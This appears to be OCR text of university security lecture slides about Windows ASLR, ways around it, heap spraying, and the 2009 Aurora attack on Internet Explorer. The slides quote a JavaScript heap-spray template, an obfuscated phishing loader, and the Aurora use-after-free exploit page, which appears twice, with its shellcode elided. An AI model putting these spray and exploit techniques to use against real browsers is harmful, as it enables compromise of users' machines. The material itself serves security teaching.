  - If address is wrong, target will simply crash

ASLR in Windows


- Vista and Server 2008
- Stack randomization
  - Find Nth hole of suitable size (N is a 5-bit random value), then random word-aligned offset (9 bits of randomness)
- Heap randomization: 5 bits
  - Linear search for base + random 64K-aligned offset
- EXE randomization: 8 bits
  - Preferred base + random 64K-aligned offset
- DLL randomization: 8 bits
  - Random offset in DLL area; random loading order

Example: ASLR in Vista

Booting Vista twice loads libraries into different locations:



ntlanman.dll	0x6D7F0000	Microsoft® Lan Manager
ntmarta.dll	0x75370000	Windows NT MARTA provider
ntshrui.dll	0x6F2C0000	Shell extensions for sharing
ole32.dll	0x76160000	Microsoft OLE for Windows



ntlanman.dll	0x6DA90000	Microsoft® Lan Manager
ntmarta.dll	0x75660000	Windows NT MARTA provider
ntshrui.dll	0x6D9D0000	Shell extensions for sharing
ole32.dll	0x763C0000	Microsoft OLE for Windows


ASLR is only applied to images for which the dynamic-relocation flag is set

Bypassing Windows ASLR


- Implementation uses randomness improperly, thus distribution of heap bases is biased
  - Ollie Whitehouse, Black Hat 2007
  - Makes guessing a valid heap address easier
- When attacking browsers, may be able to insert arbitrary objects into the victim's heap
  - Executable JavaScript code, plugins, Flash, Java applets, ActiveX and .NET controls…
- Heap spraying
  - Stuff heap with multiple copies of attack code

Function Pointers on the Heap

Compiler-generated function pointers
(e.g., virtual method table in C++ or JavaScript code)




Suppose vtable is on the heap next to a string object:



Heap-Based Control Hijacking


Compiler-generated function pointers
(e.g., virtual method table in C++ code)



Suppose vtable is on the heap next to a string object:

Problem?


```
<SCRIPT language="text/javascript">
        shellcode = unescape("%u4343%u4343%...");
        overflow-string = unescape("%u2332%u4276%...");

        cause-overflow( overflow-string );        // overflow  buf[ ]
</SCRIPT?
```



Where will the browser place the shellcode on the heap???

Heap Spraying

- Force JavaScript JiT ("just-in-time" compiler) to fill heap with executable shellcode, then point SFP or vtable ptr anywhere in the spray area



JavaScript Heap Spraying


```
var  nop = unescape(“%u9090%u9090”)
while (nop.length < 0x100000)  nop += nop

var shellcode = unescape("%u4343%u4343%...");

var x = new Array ()
for (i=0;  i<1000;  i++) {
        x[i] = nop + shellcode;
}
```

- Pointing a function pointer anywhere in the heap will cause shellcode to execute

Placing Vulnerable Buffer

[Safari PCRE exploit, 2008]

- Use a sequence of JavaScript allocations and free's to make the heap look like this:




- Allocate vulnerable buffer in JavaScript and cause overflow

Aurora Attacks

- 2009 attacks of Chinese origin on Google and several other high-tech companies
  - State Department cables published on WikiLeaks claim the attacks were directed by the Chinese Politburo
- Phishing emails exploit a use-after-free vulnerability in IE 6 to install Hydraq malware
  - Compromised machines establish SSL-like backdoor connections to C&C servers
- Goal: gain access to software management systems and steal source code

It All Starts With an Email…

- A targeted, spear-phishing email is sent to sysadmins, developers, etc. within the company
- Victims are tricked into visiting a page hosting this Javascript:




```
<script>
var c = document
var b = "60 105 [...encrypted bytes removed...] 62 14 10 "
var ss=b.split(" ");
var a ="a a a [...removed bytes...]| } ~ "
var s=a.split(" ");
s[32]=" "
cc = ""
for(i=0;i<ss.length-1;i++) cc += s[ss[i].valueOf()-i%2];
var d = c.write
d(cc);
</script>
```

- It decrypts and executes the actual exploit


Aurora Exploit (1)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit



```
<html>


<script>

var sc = unescape("%u9090%[…removed shellcode…]%ubfa8%u00d8");
var sss = Array(826, 679, […removed encrypted bytes…] 413, 875);
var arr=new Array;
for(var i=0;i<sss.length;i++)
{
      arr[i]=String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();
cc = cc.replace(/,/g,"");
cc = cc.replace(/@/g,",");
eval(cc);

var x1 = new Array();
for (i=0; i<200;i++)
{
      x1[i]=document.createElement("COMMENT");
      x1[i].data="abc";
};
var e1=null;

function ev1(evt)
{
      e1=document.createEventObject(evt);
      document.getElementById("sp1").innerHTML="";
      window.setInterval(ev2, 50);
}

function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}

</script>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)"></span>
</body></html>
```

Decrypts into this code…




```
var n = unescape("%u0c0d%u0c0d");
while(n.length<=524288) n += n;
n = n.substring(0,524269-sc.length);
var x = new Array();
for(var i=0;i<200;i++)
{
      x[i]=n+sc;
}
```

This code sprays the heap with 0x0D0C bytes + shellcode

Aurora Exploit (2)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit



```
<html>


<script>

var sc = unescape("%u9090%[…removed shellcode…]%ubfa8%u00d8");
var sss = Array(826, 679, […removed encrypted bytes…] 413, 875);
var arr=new Array;
for(var i=0;i<sss.length;i++)
{
      arr[i]=String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();
cc = cc.replace(/,/g,"");
cc = cc.replace(/@/g,",");
eval(cc);

var x1 = new Array();
for (i=0; i<200;i++)
{
      x1[i]=document.createElement("COMMENT");
      x1[i].data="abc";
};
var e1=null;

function ev1(evt)
{
      e1=document.createEventObject(evt);
      document.getElementById("sp1").innerHTML="";
      window.setInterval(ev2, 50);
}

function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}

</script>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)"></span>
</body></html>
```

1. Sets up an array of two hundred “COMMENT” objects

